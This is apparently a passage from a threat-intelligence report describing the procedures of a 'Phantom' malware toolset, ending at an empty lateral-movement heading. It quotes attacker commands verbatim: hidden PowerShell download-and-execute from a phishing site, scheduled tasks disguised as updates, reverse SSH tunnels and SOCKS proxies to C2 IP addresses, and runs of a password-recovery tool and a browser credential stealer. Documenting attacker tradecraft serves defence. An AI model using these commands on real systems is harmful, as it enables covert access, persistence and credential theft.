


Downloading MeshAgent from a phishing site with a fake CAPTCHA
powershell -WindowStyle Hidden -Command "& {iwr 'https://mgfoms.org/in.php?action=2' -OutFile '%userprofile%\dnsclient.exe'; Start-Process '%userprofile%\dnsclient.exe' -ArgumentList 'run' -WindowStyle Hidden}"
Extracting MeshAgent
expand-archive -force -path C:\ProgramData\inetpub.zip -destinationpath C:\ProgramData\

expand-archive -force -path C:\ProgramData\dnsclient.zip -destinationpath C:\ProgramData\
Creating a task in the Windows Task Scheduler
schtasks /create /sc DAILY /tn \"Microsoft Update\" /tr \"C:\ProgramData\YandexCloud\dnsclient.bat\" /mo 1 /st 10:00

schtasks /create /sc DAILY /tn \"Microsoft Update\" /tr \"C:\ProgramData\YandexCloud\dnsclient.bat\" /st 10:00

schtasks /create /sc DAILY /tn \"Microsoft Update\" /tr \"C:\ProgramData\YandexCloud\dnsclient.bat\" /st 10:01 /f

schtasks /create /sc DAILY /tn \"Yandex Update\" /tr \"powershell -WindowStyle Hidden -Command Start-Process 'C:\ProgramData\inetpub.exe' -ArgumentList 'run' -WindowStyle Hidden\" /mo 1 /st 10:00 /ri 5

schtasks /create /sc DAILY /tn DNS /tr \"powershell -WindowStyle Hidden -Command Start-Process 'C:\ProgramData\dnsclient.exe' -ArgumentList 'run' -WindowStyle Hidden\" /f /st 10:00

schtasks /create /sc DAILY /tn DNS /tr \"powershell -WindowStyle Hidden -Command Start-Process 'C:\ProgramData\inetpub.exe' -ArgumentList 'run' -WindowStyle Hidden\" /f /st 10:00
- Using PhantomRAT or PhantomRShell, the OpenSSH client is downloaded from the official GitHub repository and installed, a reverse SSH tunnel is set up on port 80 (HTTP) or 443 (HTTPS) with passwordless and keyless authentication, and a Windows Task Scheduler task is created to run it daily at 9:00 a.m.
Downloading and installing the OpenSSH client
msiexec /qn /i https://github.com/PowerShell/Win32-OpenSSH/releases/download/v9.8.3.0p2-Preview/OpenSSH-Win64-v9.8.3.0.msi
OpenSSH directory listing
dir "C:\Program Files\OpenSSH"
dir \"C:\Program Files\OpenSSH\"
dir C:\windows\system32\Openssh


Viewing the SSH version
Creating a SSH tunnel
ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 37124 -p 80 vtvvuaweuvefafoewfau9124124615@195.133.32.213

ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 31238 -p 443 vtvvuaweuvefafoewfau9124124615@195.133.32.213

ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 37581 -p 443 cfyvg84df17842o@185.130.251.227
Creating a task in the Windows Task Scheduler
schtasks /create /sc DAILY /tn SSH /tr \"C:\Windows\system32\OpenSSH\ssh.exe -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 52213 -p 443 cfyvg84df17842o@185.130.251.227\" /f /st 09:00

schtasks /create /sc DAILY /tn Update /tr \"'C:\Windows\system32\OpenSSH\ssh.exe' -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 52127 -p 443 cfyvg84df17842o@185.130.251.227\" /st 09:00
- Using PhantomRAT or PhantomRShell, download an RSocx sample from a compromised legitimate site, extract it, and run it stealthily; establish a network connection to the C2 server on port 443 (HTTPS) or 8080 (HTTP) over the SOCKS5 protocol :
Downloading RSocx
up https://<redacted>/hosts.zip C:\ProgramData\hosts.zip
Extracting RSocx
powershell expand-archive -force -path "C:\\ProgramData\\hosts.zip" -destinationpath "C:\\ProgramData\\"
Starting RSocx
C:\ProgramData\hosts.exe -r 193.187.174.251:443

C:\ProgramData\hosts.exe -r 195.133.32.213:8080

start /B "" "C:\\ProgramData\\hosts.exe -r 193.187.174.251:443"

Start-Process -FilePath "C:\ProgramData\hosts.exe" -ArgumentList "-r 193.187.174.251:443" -NoNewWindow

Start-Process -FilePath \"C:\ProgramData\hosts.exe\" -ArgumentList \"-r 193.187.174.251:443\" -NoNewWindow

- Using PhantomRAT or PhantomRShell, a PhantomTaskShell sample is downloaded from a compromised site, extracted, and executed on the infected system:
Downloading PhantomTaskShell

up https://<redacted>/update.zip C:\ProgramData\update.zip
Extracting PhantomTaskShell
expand-archive -force -path C:\ProgramData\update.zip -destinationpath C:\ProgramData\
Starting PhantomTaskShell

powershell C:\ProgramData\MicrosoftAppStore\update.ps1
powershell C:\ProgramData\YandexCloud\update.ps1
3. Credential Access
Tools:


- XenArmor All-In-One Password Recovery Pro
- PhantomStealer
Infrastructure:
Procedures:
- Using PhantomTaskShell, which receives commands from the Phantom control panel, download the XenArmor All In One Password Recovery Pro utility from a payload staging server, extract, and run it on the infected system with an option to write discovered and recovered authentication data to an HTML file, then remove the utility from the system.
Downloading XenArmor All-In-One Password Recovery Pro
iwr -Uri "http://188.127.254.234:80/one.zip" -OutFile "C:\ProgramData\one.zip"
Extracting the utility
expand-archive -force -path C:\ProgramData\one.zip -destinationpath C:\ProgramData
Starting the utility with results written to an HTML file
C:\ProgramData\XenAllPasswordPro.exe -a C:\ProgramData\<redacted>.html
Deleting the utility
del C:\ProgramData\one.zip
del C:\ProgramData\XenAllPasswordPro.exe
- Using PhantomTaskShell, which receives commands from the Phantom control panel, download the PhantomStealer sample from a payload staging server, extract it, and run it on the infected system with an option to copy authentication data saved in known web browsers, and remove the infostealer from the system.
Downloading PhantomStealer
iwr -Uri "http://188.127.254.234:80/browser.zip" -OutFile "C:\ProgramData\browser.zip"
Extracting PhantomStealer
expand-archive -force -path C:\ProgramData\browser.zip -destinationpath C:\ProgramData\
Starting PhantomStealer
C:\ProgramData\browser.exe chrome -c
cd C:\ProgramData; .\browser.exe yandex -c
Deleting PhantomStealer
del "C:\ProgramData\browser.exe"
4. Discovery, Lateral Movement
Tools:
Infrastructure:
Procedures (executed via the PhantomTaskShell backdoor, which receives tasks from the Phantom control panel):